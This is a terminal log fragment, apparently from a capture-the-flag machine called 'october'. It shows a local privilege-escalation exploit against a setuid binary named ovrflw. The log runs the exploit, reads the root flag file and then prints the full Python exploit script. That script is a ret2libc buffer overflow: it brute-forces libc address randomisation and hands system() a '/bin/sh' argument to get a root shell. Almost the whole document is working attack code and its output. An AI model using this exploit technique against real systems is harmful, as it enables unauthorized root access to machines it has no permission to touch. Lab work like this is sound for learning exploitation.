SyntaxError: invalid syntax
www-data@october:/tmp$ python exploit.py
ovrflw: malloc.c:4070: ◆A
                       ◆A◆A◆CP◆
A◆A◆
    AA◆B
        <: Assertion `heap->ar_ptr == av' failed.
Attempts: 10
Attempts: 20
# cat /root/root.txt
17435a8a36aebec177d0b626e32adff2
# cat /tmp/exploit.py
import struct, subprocess
libcBase = 0xb75eb000
systemOffset = 0x00040310
binShOffset = 0x00162bac
libcAddress = struct.pack("<I", libcBase+systemOffset)
exitAddress = struct.pack("<I", 0xd34db33f)
binShAddress = struct.pack("<I", libcBase+binShOffset)
payload = "\x90"*112
payload += libcAddress
payload += exitAddress
payload += binShAddress
i = 0
while True:
        i += 1
        if i%10 == 0:
                print "Attempts: " + str(i)
        subprocess.call(["/usr/local/bin/ovrflw", payload])

# 
```